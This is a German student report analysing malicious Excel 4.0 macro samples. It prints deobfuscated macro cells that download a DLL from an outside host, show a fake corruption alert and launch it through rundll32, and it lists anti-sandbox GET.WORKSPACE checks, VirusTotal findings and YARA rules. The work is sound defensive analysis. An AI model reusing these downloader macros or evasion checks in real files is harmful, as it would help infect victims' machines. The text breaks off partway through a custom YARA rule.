CELL:J6 , FullEvaluation , FORMULA("=SHARED FMLA at rowx=0 colx=1IF(ISNUMBER(SEARCH("Windows", GET.WORKSPACE(1))), ,CLOSE(TRUE))", K7)
CELL:J7 , FullEvaluation , FORMULA("=CALL("urlmon", "URLDownloadToFile", "JCCCJ", 0, "https://ethelenececrace.xyz/fbb3", "c:\Users\Public\bmjnSef.html", 0, 0)", K8)
CELL:J8 , FullEvaluation , FORMULA("=SHARED FMLA at rowx=0 colx=1ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it's corrupt.", 2)", K9)
CELL:J9 , FullEvaluation , FORMULA("=CALL("Shell32", "ShellExecuteA", "JCCCJ", 0, "open", "C:\Windows\system32\rundll32.exe", "c:\Users\Public\bmjnSef.html, DLLRegisterServer", 0, 5)", K11)
CELL:J11 , FullEvaluation , FORMULA("=SHARED FMLA at rowx=0 colx=1CLOSE(FALSE)", K12)
CELL:J12 , PartialEvaluation , =WORKBOOK.HIDE("CSHykYHvi", TRUE)
CELL:J13 , FullEvaluation , GOTO(K2)
CELL:K2 , FullEvaluation , IF(GET.WORKSPACE(13)<770, CLOSE(FALSE),)
CELL:K4 , FullEvaluation , IF(GET.WORKSPACE(14)<381, CLOSE(FALSE),)
Error [deobfuscator.py:2586 parse_tree = self.xlm_parser.parse(formula)]: Unexpected token Token('NAME', 'FMLA') at line 1, column 9.
Expected one of:
* SEND
* CNPDP
* L PRA
* EXCLAMATION
* MULTIOP
* CONCATOP
* ADDITIVEOP
Previous tokens: [Token('NAME', 'SHARED')]
Files:
[END of Deobfuscation]
time elapsed: 0.38862024116516113

```

Das Excel Makro verwendet verschiedenen Funktionen, die auf Anti-Analyse Checks hindeuten. Wir können sehen, dass der extrahierte Registry Key überprüft wird, ob der Wert **1** für die automatische Ausführung von Makros gesetzt ist.

Ist dies der Fall bricht die Malware ab, da eine automatische Ausführung von Makros ungewöhnlich ist und auf eine Analyse hindeuten kann.

Weiter werden einige Informationen über die Umgebung gesammelt in der die Malware ausgeführt wird. Hierfür wird die Funktion `GET.WORKSPACE` verwendet.

```

CELL:J1 , FullEvaluation , FORMULA("=IF(GET.WORKSPACE(13)<770,
CLOSE(FALSE),)", K2)
CELL:J2 , FullEvaluation , FORMULA("=IF(GET.WORKSPACE(14)<381,
CLOSE(FALSE),)", K4)
CELL:J4 , FullEvaluation , FORMULA("=SHARED FMLA at rowx=0
colx=1IF(GET.WORKSPACE(19),,CLOSE(TRUE))", K5)
CELL:J5 , FullEvaluation , FORMULA("=SHARED FMLA at rowx=0
colx=1IF(GET.WORKSPACE(42),,CLOSE(TRUE))", K6)
CELL:J6 , FullEvaluation , FORMULA("=SHARED FMLA at rowx=0
colx=1IF(ISNUMBER(SEARCH("Windows", GET.WORKSPACE(1))), ,CLOSE(TRUE))", K7)

```



Mit den Paramtern aus der [Dokumentation](#) können wir uns anschauen, welche Informationen gesammelt werden:

- **GET.WORKSPACE(1)** - Gibt den Namen der Umgebung zurück in der Excel ausgeführt wird.
- **GET.WORKSPACE(13)** - Breite des Excel Fensters in Pixel.
- **GET.WORKSPACE(14)** - Höhe des Excel Fensters in Pixel.
- **GET.WORKSPACE(19)** - Ob eine Maus vorhanden ist.
- **GET.WORKSPACE(42)** - Ob der Computer Audio unterstützt.

Vermutlich sollen mit diesen Abfragen automatisierte Analyseumgebungen erkannt werden.

#### 4. Welche Art von Payload wird heruntergeladen? Wie wird dieser ausgeführt?

In der deobfuskerten Ausgabe können wir sehen, dass eine Datei heruntergeladen und mit einer **.html** extension gespeichert wird. Später wird diese aber unter dem Namen **rund1132.exe** ausgeführt.

```
CELL:J7      , FullEvaluation      ,  
FORMULA("=CALL("urlmon","URLDownloadToFile","JJCCJJ",0,"https://ethelenecrace.xyz/fbb3","c:\Users\Public\bmjn5ef.html",0,0)",K8)  
CELL:J8      , FullEvaluation      , FORMULA("=SHARED FMLA at rowx=0 colx=1ALERT("The  
workbook cannot be opened or repaired by Microsoft Excel because it's corrupt.",2)",K9)  
CELL:J9      , FullEvaluation      ,  
FORMULA("=CALL("Shell32","ShellExecuteA","JJCCJJ",0,"open","C:\windows\system32\rund1132.exe","c:\Users\Public\bmjn5ef.html,DllRegisterServer",0,5)",K11)
```

Wir können also davon ausgehen, dass es sich bei der heruntergeladenen Datei um eine schädliche 32-Bit DLL handelt.

#### 5. Was ist die Payload?

Mit dem aufruf der Payload wird die Funktion **DllRegisterServer** der DLL aufgerufen. Diese Funktion wird normalerweise verwendet, um eine DLL in das System zu registrieren, damit sie von anderen Anwendungen verwendet werden kann. Vermutlich handelt es sich um eine DLL mit einem COM Objekt. [5] [6]


### VirusTotal

#### Sample 1

##### 1. Inwieweit unterscheiden sich die Ergebnisse hier von der vorherigen Analyse?


Unter

<https://www.virustotal.com/gui/file/0ff0692939044528e396512689cbb6ccee6d4ef14712b27c1efd832a00e24818>  
kann die Analyse des ersten noch verschlüsselten Samples abgerufen werden.



Unter

<https://www.virustotal.com/gui/file/eebfd0a510f5cf27e40b16f9e74f23f50a24b43a8d370eb6244ace00b53e69e2>  
kann die Analyse zum unverschlüsselten Sample abgerufen werden.



Wir können direkt erkenne, dass beide Samples als schädlich eingestuft werden. Das unverschlüsselte Sample bringt aber ein paar mehr Details in der Analyse mit sich.

Wie von uns bereits eingeordnet wird die Malware als *Trojaner* eingestuft.


Im Relations Tab können wir für beide Samples die kontaktierten Domains der Malware einsehen. Diese sind in beiden Fällen **ri1aer.com**.

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY 11 +
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.				
Contacted Domains (2)				
Domain	Detections	Created	Registrar	
rilaer.com	12 / 94	2021-11-19	NameSilo, LLC	
www.rilaer.com	0 / 94	2021-11-19	NameSilo, LLC	

Das entschlüsselte Sample liefert uns ein paar mehr kontaktierte Domains, nicht alle davon scheinen Schadhaft zu sein.

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY 13 +
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.				
Contacted URLs (5)				
Scanned	Detections	Status	URL	
2025-02-02	10 / 96	-	http://rilaer.com/lFamGZlJjBwzvKNTxSPM/ixcxmzcqvqi.exe	
2025-05-28	0 / 97	200	http://www.microsoft.com/pki/certs/MicCodSigPCA_08-31-2010.crt	
2025-06-18	0 / 97	200	http://crt.sectigo.com/SectigoPublicCodeSigningCAR36.crt	
2025-06-18	0 / 97	200	http://crt.sectigo.com/SectigoPublicCodeSigningRootR46.p7c	
2025-06-12	0 / 97	200	http://www.microsoft.com/pki/certs/MicrosoftTimeStampPCA.crt	

Der Community Tab zeigt uns Analysen der Malware von anderen Nutzern. Hier können wir sehen, dass unsere Analyse mit denen anderer Nutzer übereinstimmen zu scheint.

 **inquest.labs**  
4 years ago

Extruded layers such as embedded logic (200323 bytes), semantic context (0 bytes) (including OCR: 0 bytes), and metadata (2435 bytes) are available for view and pivot on InQuest Labs.  
<https://labs.inquest.net/dfi/hash/eebfd0a510f5cf27e40b16f9e74f23f50a24b43a8d370eb6244ace00b53e69e2>

[malicious] InQuest Machine Learning: An InQuest machine-learning model classified this macro as potentially malicious.

[suspicious] Excel 4.0 Macro: Document contains Excel 4.0 macros (XLM). A valid, albeit dated feature, this document should be treated with suspicion.

[suspicious] Downloads Executable: Detected a macro that appears to download an executable.

[suspicious] Autostarting Excel Macro Sheet: Excel contains Macrosheet logic that will trigger automatically upon document open.


[info] Excel Macro Manipulates Hidden Sheets: Detected macro logic designed to hide a sheet within the current, or another spreadsheet. This technique is not necessarily indicative of malicious behavior as sheets have legitimate uses.

Interface with InQuest Labs via API through this Python library/CLI: <https://github.com/inquest/python-inquestlabs>

[Show less](#)

2. Welche Malware-Signaturen wurden gefunden?

Im Detection Tab können wir uns die Signaturen der verschiedenen Antivirenlösungen anschauen. Im folgenden Screenshots sind die Signaturen des entschlüsselten Samples links und des verschlüsselten Samples rechts zu sehen.



Jede Antivirusbefugnis hat ihre eigene Signatur, die sie verwendet, um die Malware zu erkennen.

Die populärsten Signaturen enthalten hier aber die Begriffe:

- Trojan
- Downloader
- Ashadow

### 3. Welche Informationen finden Sie dazu (CVE, Paper, Repo, etc.)?

Im Community Tab konnten wir nicht viele weitere Informationen finden. Es scheinen keine CVEs oder Paper zu existieren. Die meisten der Einträge verlinken zu Ergebnissen aus eigenen Sandbox-Analysen, wie z.B. <https://www.joesandbox.com/analysis/894103/0/html>.

Weitere Suchen im Internet zur **Dridex** Malware-Familie haben uns aber folgende Informationen zu der Malware geliefert:

CVEs:

- [Microsoft Office Zero-day CVE-2017-0199 threat information](#)
- [Equation Editor allows RCE 2018-0802](#)

Blogs:

- [MalDocs in Word and Excel: A Persistent Cybersecurity Challenge](#)

Best-Practices:

- [Dridex Malware](#)
- [Dridex MITRE](#)

Dies sind nur einige Beispiele aus den gefundenen Informationen, eine komplette Auflistung würde den Rahmen sprengen.

## Sample 2

### 1. Inwieweit unterscheiden sich die Ergebnisse hier von der vorherigen Analyse?

Die Analyse des zweiten Samples kann unter <https://www.virustotal.com/gui/file/7d7f9477110643a6f9065cc9ed67440aa091e323ba6b981c1fb504fdd797535c> abgerufen werden.

Im Behaviour Tab können wir uns detaillierte Informationen zu den ausgeführten Aktionen der Malware anschauen. Wir können hier eindeutig sehen, dass die von uns analysierten Funktionen ausgeführt wurden. Die ausgeführte DLL und der Export des Registry Keys sind hier zu sehen.

#### Registry Keys Opened

- HKEY\_CLASSES\_ROOT\Applications\EXCEL.EXE
- HKEY\_CLASSES\_ROOT\Applications\reg.exe
- HKEY\_CLASSES\_ROOT\Drive\shell\{fbeb8a05-beee-4442-804e-409d6c4515e9}
- HKEY\_CLASSES\_ROOT\Excel.Chart.8\protocol\StdFileEditing\server
- HKEY\_CLASSES\_ROOT\Outlook.Application
- HKEY\_CURRENT\_USER\EUDC\1252
- HKEY\_CURRENT\_USER\Environment
- HKEY\_CURRENT\_USER\Software
- HKEY\_CURRENT\_USER\Software\Policies
- HKEY\_CURRENT\_USER\ZoneMap\Ranges\

#### Processes Tree

- 2248 - %windir%\System32\svchost.exe -k WerSvcGroup
- 2832 - %CONHOST% "-155088881015019812425698822971755923852159031696311274783541133748731599320451
- 3064 - wmiadap.exe /F /T /R
- 1484 - %windir%\system32\wbem\wmiprvse.exe
- 2788 - %windir%\system32\DllHost.exe /Processid:{3EB3C877-1F16-487C-9050-104BDCD66683}
- 2660 - "%ProgramFiles(x86)%\Microsoft Office\Office14\EXCEL.EXE" %SAMPLEPATH%
- ↳ 2880 - "%windir%\system32\rundll32.exe" %PUBLIC%\bmjn5ef.html,DllRegisterServer
- ↳ 2796 - "%windir%\system32\reg.exe" EXPORT HKCU\Software\Microsoft\Office\14.0\Excel\Security %PUBLIC%\1.reg /y
- 5756 - "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" "C:\Program Files\Microsoft Office\root\Templates\spreadsheet.xls" /d
- ↳ 3808 - "C:\Windows\system32\reg.exe" EXPORT HKCU\Software\Microsoft\Office\16.0\Excel\Security c:\users\public\1.reg /y

Die KI zusammenfassung des Samples scheint unsere Analyse zu bestätigen, allerdings spricht die generierte Zusammenfassung davon, dass die Malware in die Registry schreibt, dieses Verhalten konnten wir nicht bestätigen.

Crowdsourced AI

Hispace flags this file as **malicious**

The provided macro code exhibits several behaviors indicative of malicious intent.

1. Obfuscation and Decoding: The use of `CHAR()` functions to construct strings suggests an attempt at obfuscation, making it harder for a casual observer to understand the code's purpose. This is a common tactic used in malware to hide its true functionality.

2. Suspicious Function Calls: The macro includes a call to `CALL("Shell32", "ShellExecuteA", ...)`, which is often used to execute commands or launch applications. In this case, it attempts to run the Windows Registry Editor (`reg.exe`) with parameters that suggest it is exporting registry settings related to Excel security. This behavior is highly suspicious as it indicates an attempt to manipulate system settings without user consent.

3. Registry Manipulation: The command being executed involves writing to the Windows registry (`EXPORT HKCU\Software\Microsoft\Office\...`). Modifying registry settings can be a method for persistence, allowing the malware to maintain control over the system even after reboots.

4. File Operations: The macro opens a file located at `c:\users\public\l.reg`, reads from it, and then deletes it afterward. This sequence of operations could indicate that the macro is trying to read sensitive information or configuration data from the registry export before cleaning up traces of its activity.

5. Conditional Logic for Execution Flow: The presence of conditional logic (`IF(ISNUMBER(SEARCH("0001",J731)),CLOSE(FALSE),GOTO(J1))`) suggests that the macro has built-in mechanisms to determine certain conditions are met before proceeding with its actions. This could be a way to evade detection by only executing harmful actions under specific circumstances.

6. Timing Mechanism: The use of `WAIT(NOW()+ "00:00:03")` introduces a delay, which may serve to avoid immediate detection or to synchronize with other processes.

Overall, the combination of obfuscation, registry manipulation, file operations, and suspicious function calls strongly indicates that these macros are designed with malicious intent, likely aimed at compromising the security of the host system.

Show less

2. Welche Malware-Signaturen wurden gefunden?

Die populärsten Signaturen enthalten hier die Begriffe:

- Trojan
- Downloader
- ShellExecute
- ExcelAgent

Popular threat label	Threat categories	Family labels
trojan.shell.execute.docx	trojan, downloader	shell.execute, docx, excel.doc
Security vendors' analysis		
AhnLab-V3	Downloader/XLS.Generic	AliCloud Trojan(downloader)MSOffice/EncDoc.A...
ALYac	Trojan.Downloader.XLS.gen	Antiy-AVL Trojan/MSOffice.Stratos
Arcabit	XLN.Trojan.ShellExecute.Gen	Avast Other-Malware-gen [Trj]
AVG	Other-Malware-gen [Trj]	Avira (no cloud) EXP/Agent.app
BitDefender	XLN.Trojan.ShellExecute.Gen	CTX XLS.Trojan.generic
Cynet	Malicious (score: 99)	DrWeb Exploit.Siggen.62807
Emsisoft	XLN.Trojan.ShellExecute.Gen (B)	eScan XLN.Trojan.ShellExecute.Gen
ESET-NOD32	A Variant Of DDC/TrojanDownloader.Age...	Fortinet MSOffice/Agent.AWRtr
GData	XLN.Trojan.ShellExecute.Gen	Google Highly Suspicious
Huorong	OMacro/Downloader.avm	Ikarus Trojan-Dropper.Excel.Agent
Kaspersky	HEUR:Trojan.Script.Generic	Lionic Trojan.MSExcel.ShellExecute.4lc
Microsoft	TrojanDownloader.O97M/EncDoc.AIMTB	NANO-Antivirus Trojan.Ole2.TyGen.lbrtq
QuickHeal	Cld.exe.trojan.172967554	Rising Trojan.Generic/XLM@AL100 (RDM.XLM.c...
Sangfor Engine Zero	Malware.Generic.XLM.Save.ma29	Skyhigh (SWG) W97M/Downloader.czf
Sophos	Mal/DocDI-M	Symantec X37M.Downloader/gen51
Tencent	Trojan.MSOffice.Macro040.11000294	Trellix (ENS) W97M/Downloader.czf
TrendMicro	Trojan.XF.ZLOADER.SMMR2	TrendMicro-HouseCall Trojan.XF.ZLOADER.SMMR2
Varist	XF/Downldr.genEldorado	VIPRE XLN.Trojan.ShellExecute.Gen
VirIT	Office/VBA_Macro_Heur	ViRobot XLS.Z.Agent.L711008.AL
WithSecure	Trojan.X37M/XlmMacro.J	Xcitium Malware@aql4u5b7ne
ZoneAlarm by Check Point	Mal/DocDI-M	Zoner Probably Heur W97ShellB
Acronis (Static ML)	Undetected	Baidu Undetected
ClamAV	Undetected	CMC Undetected

Übung 5 - Malware Analyse

/

### 3. Welche Informationen finden Sie dazu (CVE, Paper, Repo, etc.)?

Hier konnten wir keine Paper oder CVEs zu dem analysierten Sample finden. Im Community Tab finden wir einige Analysen von anderen Nutzern, und deren Reports aus eigenen Sandbox-Analysen. Beispielsweise <https://www.joesandbox.com/analysis/678942/0/html>.

Eine Suche nach dem Sha256 Hash des Samples `7d7f9477110643a6f9065cc9ed67440aa091e323ba6b981c1fb504fdd797535c` liefert kein direktes Ergebnis einer Malware Familie, allerdings gibt es ein Hinweis von [Any.Run](#), dass es sich um eine Variante von **Emotet** handeln könnte.

#### Vendor Threat Intelligence ⓘ

ANY.RUN 🚩 emotet

Malware family:	emotet <span>🔔 Alert ▼</span>
ID:	1
File name:	b5d469a07709b5ca6fee934b1e5e8e38.bin
Verdict:	<span>Malicious activity</span>
Analysis date:	2020-09-20 18:26:48 UTC
Tags:	<span>macros</span> <span>emotet-doc</span> <span>emotet</span>
Link:	🔗 <a href="https://app.any.run/tasks/03cddd63-2c7d-4eb2-bd45-30900252eeb9">https://app.any.run/tasks/03cddd63-2c7d-4eb2-bd45-30900252eeb9</a>
Note:	ANY.RUN is an interactive sandbox that analyzes all user actions rather than an uploaded sample

Eine Internetrecherche liefert zu Emotet Zahlreiche Informationen, deren Auflistung hier den Rahmen sprengen würde. Da eine hundertprozentige Zuordnung zu Emotet nicht möglich ist, verweisen wir an dieser Stelle nur auf die Informationsseite von MITRE.

- [Emotet](#)

### YARA

Anhand der Virus Total Analyse konnten wir einige vorgefertigte YARA Regeln finden. Wir haben diese Regeln geklont um sie verwenden zu können.

```
remnux@remnux:~/workspace/AppSec$ git clone https://github.com/InQuest/yara-rules-vt.git
Cloning into 'yara-rules-vt'...
remote: Enumerating objects: 92, done.
remote: Counting objects: 100% (21/21), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 92 (delta 14), reused 15 (delta 9), pack-reused 71 (from 1)
Unpacking objects: 100% (92/92), 35.82 KiB | 1.16 MiB/s, done.
```

Wir haben die Regeln mit dem `yara yara-rules-vt/*.yar [Sample]` Kommando auf die Samples angewendet.

#### Sample 1



```
remnux@remnux:~/workspace/AppSec$ yara yara-rules-vt/*.yar
fb5ed444ddc37d748639f624397cff2a.bin
warning: rule "Microsoft_Excel_with_Macrosheet" in yara-rules-
vt/Microsoft_Excel_with_Macrosheet.yar(16): string "$olemacrosheet" may slow down scanning
error: rule "Microsoft_Outlook_Phish" in yara-rules-vt/Microsoft_Outlook_Phish.yar(25):
undefined identifier "file_type"
remnux@remnux:~/workspace/AppSec$ mv yara-rules-vt/Microsoft_Outlook_Phish.yar yara-rules-
vt/Microsoft_Outlook_Phish.yar.dis
remnux@remnux:~/workspace/AppSec$ yara yara-rules-vt/*.yar
fb5ed444ddc37d748639f624397cff2a.bin
warning: rule "Microsoft_Excel_with_Macrosheet" in yara-rules-
vt/Microsoft_Excel_with_Macrosheet.yar(16): string "$olemacrosheet" may slow down scanning
warning: rule "PDF_with_Embedded_RTF_OLE_Newlines" in yara-rules-
vt/PDF_with_Embedded_RTF_OLE_Newlines.yar(20): string "$obs" may slow down scanning
warning: rule "Powershell_Case" in yara-rules-vt/Powershell_Case.yar(16): string
"$ps_normal2" may slow down scanning
warning: rule "Powershell_Case" in yara-rules-vt/Powershell_Case.yar(18): string
"$ps_wide2" may slow down scanning
Microsoft_Excel_with_Macrosheet fb5ed444ddc37d748639f624397cff2a.bin
```

Eine der Regeln hat nicht funktioniert, daher haben wir diese für unsere Analyse deaktiviert und anschließend das Kommando erneut ausgeführt.

Wir können sehen, dass die Regel `Microsoft_Excel_with_Macrosheet` auf das Sample angewendet wurde und dieses erkannt hat.

Anschließend haben wir mit den Regeln das entschlüsselte Sample analysiert.

```
remnux@remnux:~/workspace/AppSec$ yara yara-rules-vt/*.yar sample1.xls
warning: rule "Microsoft_Excel_with_Macrosheet" in yara-rules-
vt/Microsoft_Excel_with_Macrosheet.yar(16): string "$olemacrosheet" may slow down scanning
warning: rule "PDF_with_Embedded_RTF_OLE_Newlines" in yara-rules-
vt/PDF_with_Embedded_RTF_OLE_Newlines.yar(20): string "$obs" may slow down scanning
warning: rule "Powershell_Case" in yara-rules-vt/Powershell_Case.yar(16): string
"$ps_normal2" may slow down scanning
warning: rule "Powershell_Case" in yara-rules-vt/Powershell_Case.yar(18): string
"$ps_wide2" may slow down scanning
Microsoft_Excel_Hidden_Macrosheet sample1.xls
Microsoft_Excel_with_Macrosheet sample1.xls
windows_API_Function sample1.xls
```

Die Regeln `Microsoft_Excel_Hidden_Macrosheet`, `Microsoft_Excel_with_Macrosheet` und `windows_API_Function` wurden von dem entschlüsselten Sample getriggert.

## Sample 2

Anschließend haben wir noch die Regeln auf das zweite Sample angewandt.

```
remnux@remnux:~/workspace/AppSec$ yara yara-rules-vt/*.yar
b5d469a07709b5ca6fee934b1e5e8e38.bin
warning: rule "Microsoft_Excel_with_Macrosheet" in yara-rules-
vt/Microsoft_Excel_with_Macrosheet.yar(16): string "$olemacrosheet" may slow down scanning
warning: rule "PDF_with_Embedded_RTF_OLE_Newlines" in yara-rules-
vt/PDF_with_Embedded_RTF_OLE_Newlines.yar(20): string "$obs" may slow down scanning
warning: rule "Powershell_Case" in yara-rules-vt/Powershell_Case.yar(16): string
"$ps_normal2" may slow down scanning
warning: rule "Powershell_Case" in yara-rules-vt/Powershell_Case.yar(18): string
"$ps_wide2" may slow down scanning
```

```
Microsoft_Excel_Hidden_Macrosheet b5d469a07709b5ca6fee934b1e5e8e38.bin
Microsoft_Excel_with_Macrosheet b5d469a07709b5ca6fee934b1e5e8e38.bin
Windows_API_Function b5d469a07709b5ca6fee934b1e5e8e38.bin
```

Hier erhalten wir ähnliche Ergebnisse wie beim ersten entschlüsselten Sample. Die Regeln **Microsoft\_Excel\_Hidden\_Macrosheet**, **Microsoft\_Excel\_with\_Macrosheet** und **Windows\_API\_Function** wurden getriggert. Es sollte allerdings erwähnt werden, dass keine dieser Regeln eindeutig einordnet, dass diese Samples tatsächlich gefährlich sind sondern lediglich, dass gewisse Funktionen genutzt werden.

## Custom YARA Regel

Für unsere Custom YARA Regel haben wir eine Regel aus den bereits getesteten Regeln erweitert und diese auf das entschlüsselte Sample angewandt.

Wir haben die Regel so erweitert, dass auf den String **ShellExecuteA** geprüft wird. Dieser wurde in unserem Sample aus einem Hidden Sheet heraus aufgerufen und deutet auf eine Ausführung einer Shell hin. Das ein Excel Sheet eine Shell ausführt ist oft ein Indikator für eine schädliche Aktivität.

Unsere YARA Regel wäre auch noch erweiterbar, wenn man weitere **\$malicious[\*]** Strings definiert, auf welche geprüft werden soll.

```
rule AppSec_Malicious_Excel
{
    meta:
        author = "L. Haidinger, A. Kuzma-Kuzniarski, P. Magnus"
        description = "Excel with hidden macros executes shell command, based on
Microsoft_Excel_Hidden_Macrosheet from InQuest"
